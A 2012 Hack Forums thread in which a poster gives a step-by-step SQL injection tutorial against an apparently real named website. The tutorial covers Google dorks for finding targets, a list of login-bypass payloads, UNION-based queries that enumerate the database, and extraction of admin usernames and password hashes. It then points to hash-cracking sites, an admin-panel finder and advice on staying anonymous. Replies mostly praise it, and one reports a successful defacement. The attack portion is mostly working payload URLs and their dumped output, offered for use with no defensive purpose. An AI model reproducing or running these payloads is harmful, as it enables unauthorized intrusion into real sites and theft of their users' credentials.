


Forum:[Hack Forums](#)

Thread: [Basic SQL injection](#)[Tutorial](#)

Suved - May 8, 2012, 11:51 pm



What is SQL injection?

SQL injection is used to exploit and extract data from website. Using SQL injection attacker can extract data like Admin login information, credit cards details, emails, phone no, address, name etc.

SQL - Structured Query Language

SQL is a programming language use to communicate and manage database.

If this doesn't satisfy your curiosity then here's a link to [Wikipedia](#).

___ Hiding yourself on Internet

refer the following tutorials [Tutorial](#) [Stay Anonymous and Secure \[Online & Offline\] \[Updated\]](#) -- by Techie

[Tutorial](#) [Become anonymous, hide IP, encrypt&hide HDD, hide identity ****](#) -- by WhiteFlame

I know it should not be in the middle of SQL injection tutorial. but I don't want anyone of us to get caught. It is important to stay anonymous while hacking.

let's start a real stuff.

___ Finding Vulnerable Website Using Dorks

[Dorks list](#) -- by SideSwipe.

Just copy one Dork for eg- inurl:index.php?id= and Google it.

___ Gaining Access to Administrator Account Using Queries

Examples:

Code <http://www.uslandandhome.com/admin/index.php>

<http://www.orinux.com//admin> or 'x'='x use this in admin and password boxes.

Code [color=#32CD32]Username:[/color] or 'x'='x

[color=#32CD32>Password:[/color] or 'x'='xyou can also try following queries:

Code ' or '1'='1

' or 'x'='x

' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --

hi' or 1=1 --

'or'1=1'__

Normal/UNION Based SQL Injection Checking Vulnerability

Target:

Code <http://www.gocontempo.com/pages.php?id=2>Add ' (apostrophe) at the end of link

Code <http://www.gocontempo.com/pages.php?id=2>'following error will occur:

Spoiler ([Click to View](#))

If website loaded as it is without error or unharmed then website is not vulnerable to SQL injection.If it gives error we can move further otherwise you can select another website.

Finding Number Of Columns

Code <http://www.gocontempo.com/pages.php?id=2+order+by+1>-- NO ERROR

<http://www.gocontempo.com/pages.php?id=2+order+by+2>-- NO ERROR

<http://www.gocontempo.com/pages.php?id=2+order+by+3>-- NO ERROR

<http://www.gocontempo.com/pages.php?id=2+order+by+4>-- NO ERROR

<http://www.gocontempo.com/pages.php?id=2+order+by+5>-- NO ERRORKeep increasing number till we get an error.

Don't forget to add --(two hyphen) at the end of link.

Code <http://www.gocontempo.com/pages.php?id=2+order+by+15>-- ERROR Spoiler ([Click to View](#))


finally we got error at order+by+15--. It means that our website contain 14 columns.

Determining Vulnerable Columns

Code

<http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14>--OR

Code

<http://www.gocontempo.com/pages.php?id=null+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14>--

Don't forget to add - (hyphen) after id= . If you are using id=null+union+select.. then there is no need to add -(hyphen) after id= .

Spoiler ([Click to View](#))

It will display vulnerable columns.It displays column number 4 is vulnerable.

we will use vulnerable column to extract data from website.

Determining Mysql Version

It is easy to find Mysql version. Replace vulnerable column with

Code @@versionOR

Code version()

we got column number 4 vulnerable so we will replace column number 4 with @@version.

Code

`http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,@@version,5,6,7,8,9,10,11,12,13,14--`

Spoiler ([Click to View](#))

Code 5.1.61-community-log

we got mysql version 5.1.61 it's good. If you got mysql version less than 5 then you have to use error based SQL injection. I am not going to explain error based SQL injection. so leave that website and choose another. let's move further..

Finding Database

Code

`http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(schema_name),5,6,7,8,9,10,11,12,13,14+from+information_schema.schemata--` Spoiler ([Click to View](#))


information_schema contains metadata. Metadata is data about other data such as tables and columns.

information_schema.schemata contains name of all databases.

we got names of database information_schema, gocontem_contempo

Finding Tables

Code

`http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(table_name),5,6,7,8,9,10,11,12,13,14+`

`from+information_schema.tables+where+table_schema=database()--` This will display tables.

Spoiler ([Click to View](#))

It is not in proper manner. we need to bring them in proper manner so we can observe them clearly. just add 0x0a after table_name

0x0a means new line.

Code

`http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(table_name,0x0a),5,6,7,8,9,10,11,12,13,14+`

`from+information_schema.tables+where+table_schema=database()--` Don't forget to add , between 0x0a and table_name

Spoiler ([Click to View](#))

we got following tables:

Code adtrackz_actions

,adtrackz_alerts

,adtrackz_campaigns

,adtrackz_campaigns_st

,adtrackz_clicks

,adtrackz_groups

,adtrackz_login

,adtrackz_preferences

,adtrackz_redirects
,adtrackz_sales
,adtrackz_split_test_campaigns
,adtrackz_split_test_groups
,adtrackz_subcampaigns
,contempo_slideshow
,tblcanadatax
,tblcategory
,tblcolors
,tblcountry
,tblcustomers
,tbldesigner
,tbldiscountcodes
,tblgroup
,tblimages
,tblmaincategory
,tbloption
,tbloptionname
,tblorderdetails
,tblorders
,tblpage
,tblpagename
,tblpermissionlevels
,tblpermissions
,tblpics
,tblproducts
,tblrelated
,tblsitemap
,tblstate
,tblsubcategory
,tblsupplier
,tbltemp
,tbltempoption
,tbltempoptionname
,tbltemppics
,tbluserpermissions
,tblusers


,tblvendorour goal is to get admin username and password.so we are going to extract columns from tblusers.

Finding Columns

Code

www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(column_name,0x0a),5,6,7,8,9,10,11,12,13,14+from+information_schema.columns+where+table_name=char(116,98,108,117,115,101,114,115)--we need to convert our table name into ASCII value.

[String - ASCII, HEX, Binary Converter](#)

Spoiler ([Click to View](#))

we got columns from tblusers.

Code UserId,UserName,UserPwd,UserLevel__

Extracting Data From Columns

Code

[http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat\(UserId,0x3a,UserName,0x3a,UserPwd,0x3a,UserLevel,0x0a\),5,6,7,8,9,10,11,12,13,14+from+tblusers--here](http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(UserId,0x3a,UserName,0x3a,UserPwd,0x3a,UserLevel,0x0a),5,6,7,8,9,10,11,12,13,14+from+tblusers--here) 0x3a separates UserId,UserName,UserPwd,UserLevel from each other.0x3a is converted into : (colon).
Spoiler [\(Click to View\)](#)
Code 3:contempo:043d9d7cd5afa18257b77164bc91205e:1
,4:contempo:416947dc3ddd5871659ee142273ffa95:1
,19:gocontempo:27b811b22de87faa7925ae3c2a0337fe:0
,20:sample:1b4ea4c5cc5181229340c1c188baad6f:0?

Finally we got usernames and passwords.

password are not in plain text they are in encrypted form.we need to decrypt them.

Admin Login Page:

Code <http://www.gocontempo.com/admin/index.php>

Identifying Hashes

Refer these tutorials for identifying hashes.[\[Bookmark\] Hash Types \[You will need it\]](#)-- by Haxor

[\[REFERENCE\] HASH TYPE REFERENCE GUIDE \[REF\]](#)-- by Hooded Robin

[\[RELEASE\] ##Hash Identifier## Don't know the type of hash? COME HERE!\[Zer0\]](#)-- by Zer0Freak

Cracking Hashes<http://www.md5decrypter.co.uk>

<http://www.md5crack.com/>

Finding Admin Login Page[Online Admin login panel finder](#)

Perl Script

Requirements:

[Download ActivePerl](#) and install


[Admins.pl](#)

open CMD and navigate to admins.pl or simply double click on admins.pl file.

Spoiler [\(Click to View\)](#)

now enter name of your targeted site and press enter

eg:<http://www.gocontempo.com>

Spoiler [\(Click to View\)](#)

type coding language of your website such as php,asp.If you don't know coding language then type any and press enter It will begin scanning for Admin Control Panel.

?Thank you for reading my tutorial.?

Please post comments and let me know how was tutorial.

DemonAsylum - May 8, 2012, 11:52 pm

Many tutorials on this already, but it looks like you put a lot of time and effort into this one so good post. Ill have to take a look through it all at some point.

Little Hippo - May 8, 2012, 11:52 pm

there are many good tutorials on it but appreciate the hardwork you put into it

Suved - May 8, 2012, 11:56 pm

(May 8, 2012 11:52 PM)DemonAsylum Wrote: [\[CITE\]](#) Many tutorials on this already, but it looks like you put a lot of time and effort into this one so good post. Ill have to take a look through it all at some point.Thank you for appreciation and If there are any mistakes let me know through PM service.

(May 8, 2012 11:52 PM)Young Homie Wrote: [\[CITE\]](#) there are many good tutorials on it but appreciate the hardwork you put into itthank you for appreciation.?

shivam - May 9, 2012, 12:53 am

Thank You for sharing this TUT...Gr8 work u...I appreciate ur hardwork behind this TUT..Thnxx once again..

Suved - May 10, 2012, 3:19 am

(May 9, 2012 12:53 AM)shivam Wrote: [\[CITE\]](#) Thank You for sharing this TUT...Gr8 work u...I appreciate ur hardwork behind this TUT..Thnxx once again..Thank you for appreciation.

Thank you for appreciation.

[img]http://img341.imageshack.us/img341/3705/viewss.jpg[/img]

114 views and only 5 replies.

??????

JessyV - May 11, 2012, 3:22 am

nice one but that look really hard, i dont really understand , can you help me on skype share screen or teamviewer mate ?

Suved - May 11, 2012, 3:39 am

(May 11, 2012 03:22 AM)jessysoft Wrote: [\[CITE\]](#) nice one but that look really hard, i dont really understand , can you help me on skype share screen or teamviewer mate ?

thanks for reply.

thanks for reply.

skunkiller - May 13, 2012, 5:02 am

thanks for great tutorial :) appreciate the work

Suved - May 13, 2012, 5:08 am

(May 13, 2012 05:02 AM)skunkiller Wrote: [\[CITE\]](#) thanks for great tutorial :) appreciate the work
Thank you for your reply.

The message is . Please enter a message longer than 35 characters.

www_webhead - May 18, 2012, 2:24 am

Nice tutorial man good work dude..

Suved - May 18, 2012, 6:39 am

(May 18, 2012 02:24 AM)www_webhead Wrote: [\[CITE\]](#) Nice tutorial man good work dude..

Thank you sir.?

msg is short

WebHacking - May 18, 2012, 2:23 pm

Thank you for a great tutorial, but how many tutorial of injection SQL are in this section xD !

RobertHacking - May 18, 2012, 2:47 pm

Can you SQL Inject without using Dorks?

soeasy - May 24, 2012, 4:37 am

Nice work mate ?

Thanks for sharing

soeasy

Suved - May 29, 2012, 6:13 am

(May 24, 2012 04:37 AM)soeasy Wrote: [\[CITE\]](#) Nice work mate ?

Thanks for sharing

soeasy

Thanks for your reply sir. ?

UsaBoy - May 29, 2012, 10:22 am

thanks alot for the Tutorial

>>
>
>
>
>>
>
>
>
>
>
>

Suved - May 30, 2012, 9:14 am

(May 29, 2012 10:22 AM)UsaBoy Wrote: [\[CITE\]](#) thanks alot for the Tutorial

>>
>
>
>
>>
>
>
>
>
>
>

hope this tut helped you.

The message is . Please enter a message longer than 35 characters.

TBS.TheCyber - May 30, 2012, 9:21 am

Nice tutorial!, it actually helped me alot, Nice one man keep it up =)!

Suved - May 30, 2012, 9:53 am

(May 30, 2012 09:21 AM)TBS.TheCyber Wrote: [\[CITE\]](#) Nice tutorial!, it actually helped me alot, Nice one man keep it up =)!

Thank you for reply. ?

The message is . Please enter a message longer than 35 characters.

TwinBlade - May 30, 2012, 9:56 am

Good tut, butt here is a lot like them..

anyway, Thank's for the Contribution..

Beside's, i lost my eye Vision for the sake of reading this tut..

u might wanna change the color's a Bit.

Suved - May 30, 2012, 9:59 am

(May 30, 2012 09:56 AM)TwinBlade Wrote: [\[CITE\]](#) Good tut, butt here is a lot like them..
anyway, Thank's for the Contribution..

Beside's, i lost my eye Vision for the sake of reading this tut..
u might wanna change the color's a Bit.
sorrybut I can't edit tut.
thanks for reply. ?

Suved - July 1, 2012, 1:18 am

Thanks for your feedback guys.
35 characters

BlackRoas - July 1, 2012, 10:42 am

Thank You for sharing good work keep up ^

Fabien - July 2, 2012, 9:08 am

Very good tuto, thanks you Suved.I'll try it

keepe - July 11, 2012, 6:56 am

really nice tut u have here , but as a noob can i ask a retarded question ?

can u explain this more simple :D:D

Finding Columns

Code:

[www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat\(column_name,0x0a\),5,6,7,8,9,10,11,12,13,14+](http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(column_name,0x0a),5,6,7,8,9,10,11,12,13,14+)

from+information_schema.columns+where+table_name=char(116,98,108,117,115,101,114,115)--
we need to convert our table name into ASCII value.

String - ASCII, HEX, Binary Converter

Spoiler (WARNING: Potential SPAM or INFECTED LINK)

we got columns from tblusers.

Code:

UserId,UserName,UserPwd,UserLevel

sorry i just couldn't get it how to find the right column.

Suved - July 11, 2012, 9:35 am

(Jul 11, 2012 06:56 AM)keepe Wrote: [CITE](#) really nice tut u have here , but as a noob can i ask a retarded question ?

can u explain this more simple :D:D

Finding Columns

Code:

[www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat\(column_name,0x0a\),5,6,7,8,9,10,11,12,13,14+](http://www.gocontempo.com/pages.php?id=-2+union+select+1,2,3,group_concat(column_name,0x0a),5,6,7,8,9,10,11,12,13,14+)

from+information_schema.columns+where+table_name=char(116,98,108,117,115,101,114,115)--
we need to convert our table name into ASCII value.

String - ASCII, HEX, Binary Converter

Spoiler (WARNING: Potential SPAM or INFECTED LINK)

we got columns from tblusers.

Code:
UserId,UserName,UserPwd,UserLevel

sorry i just couldn't get it how to find the right column.suppose you want to dump admin credentials from website.

For this you need to search table related to 'user' or 'admin'

so suppose you want to extract data from table 'admin' you need to convert it into ASCII value.

For Example:

Code `www.site.com/index.php?id=-1 union select 1,2,group(column_name),4,5 from information_schema.columns where table_name=char(97,100,109,105,110)`--here we have converted table 'admin' into ascii using this website.

www.easycalculation.com/ascii-hex.php

hope it helps you. ?

echtkpvl - July 11, 2012, 11:50 am

That is a very good tutorial.

Post more please

keepe - July 12, 2012, 11:03 pm

(Jul 11, 2012 09:35 AM)Sued Wrote: [\[CITE\]](#) suppose you want to dump admin credentials from website.

For this you need to search table related to 'user' or 'admin'

so suppose you want to extract data from table 'admin' you need to convert it into ASCII value.

For Example:

Code `www.site.com/index.php?id=-1 union select 1,2,group(column_name),4,5 from information_schema.columns where table_name=char(97,100,109,105,110)`--here we have converted table 'admin' into ascii using this website.

www.easycalculation.com/ascii-hex.php

hope it helps you. ?

Thank you :) ?

The message is . Please enter a message longer than 35 characters.

Denniso2 - July 13, 2012, 7:19 am

Thanks for this tutorial.Despite that there are hundred of these it helped me a lot.

lindsaymills42o - July 13, 2012, 7:43 am

nice little tutorial thanks for contribution OP :)

etroch - July 13, 2012, 2:00 pm

Its a great tutorial, thanks thanks :)

Keroyugi - July 13, 2012, 3:00 pm

thanks alot for hard work, hope you do more tuts

ajkaro - July 18, 2012, 12:14 pm

Nice tutorial. Thank you for your contribution

Dantesco - July 20, 2012, 7:51 am

Really great and nice to read tutorial, thanks.

EMPIRERAIDER - July 20, 2012, 12:24 pm

Thanks for posting this.

There are other good tutorials available but appreciate your hard work

Suved - July 25, 2012, 7:05 am

Thanks for positive feedback guys.

35 chars

Catzbow - July 25, 2012, 8:12 am

Nice Nice, this is for begginer only , no ? , thank dude [keep it up] .

Quality_k1nG - August 18, 2012, 5:28 am

Hi bro

thank you very much for this:)

cybernetiks - September 27, 2012, 8:43 am

when ever you learn something new from a program u already "think" you know,then it means the tut was a good one.This was a bit intricate to follow,but it contained bright informations.. Good work bro.

BlackEvil - September 28, 2012, 3:06 pm

thanks for the posting this tut thats gonna help to beginers. appreciate the work

Thanksgiving - September 28, 2012, 3:07 pm

Thanks for the time and effort.. It is HQ and it is also in vary different colors so its easier to understand (according to science) Thanks. :P

bzila - September 28, 2012, 9:17 pm

I'm sure your TuT helped some users, thanks for the contribution.

Suved - November 11, 2012, 12:37 am

Thanks for feedback.

I hope you liked it.

hacking24bd - December 12, 2012, 2:31 pm

Help me What type of hash are those or which format.>>>???

thank for this i have been finding this i get more not like this Good Job...

CipaCC - December 13, 2012, 1:45 am

Thank You for sharing this tut ... thanks bro

iFapz - December 14, 2012, 4:31 am

Nice Tutorial!. Loved reading it!. very well explained ;).

Suved - December 17, 2012, 4:35 am

(Dec 14, 2012 05:31 AM)iFapz Wrote: [\[CITE\]](#) Nice Tutorial!. Loved reading it!. very well explained ;). Thanks for those words.

Thanks for feedback.

__Dr. Jeremy__ - December 17, 2012, 4:42 am

Vouch, nice tutorial. Good work man.

I'm sure to cause some ruckus with these exploits. Thanks in advance.

takaxu - December 26, 2012, 8:54 am

i'll try this ,, thank you.,,,. ,,

T.E.S.S - January 4, 2013, 10:51 pm

This really helped! First sucessful deface today thanks to you broski. O: <3
Alo I need help on the MD5 hash decoding. Please help! Thanks :D

Nick Automatic - January 5, 2013, 2:06 am

Nice Tutorial and Thumbs up for your effort ?

Chegy - January 5, 2013, 5:00 pm

Nice tutorial! Definitely a good intro in to SQL weaknesses!

zek1orats - January 5, 2013, 5:04 pm

It's really a great Tutorial mate. Really helpful! :)

kemronkelin - January 6, 2013, 12:49 am

I have read a lot of tutorial on it ,
but can't clear till now ?
Please give me a guide line ,from the beginning.

aj4x - May 23, 2014, 11:48 am

awesome tutorial... learned a lot . .thanks

manii - July 6, 2014, 6:36 am

Thank you for the tut, was quite helpful ;D

?Solace - July 6, 2014, 11:05 pm

Very high quality tutorial. Good work! :D

rockniel - December 7, 2014, 8:05 pm

nice tutorial. very informative. but sometimes some passwords can not decrypt using md5 or some site have no admin panel or can not find admin panel. this part is so difficult for some newbies like me

Unknown Reconnaissance - December 11, 2014, 6:58 pm

Thanks for the tutorial! :D I appreciate it.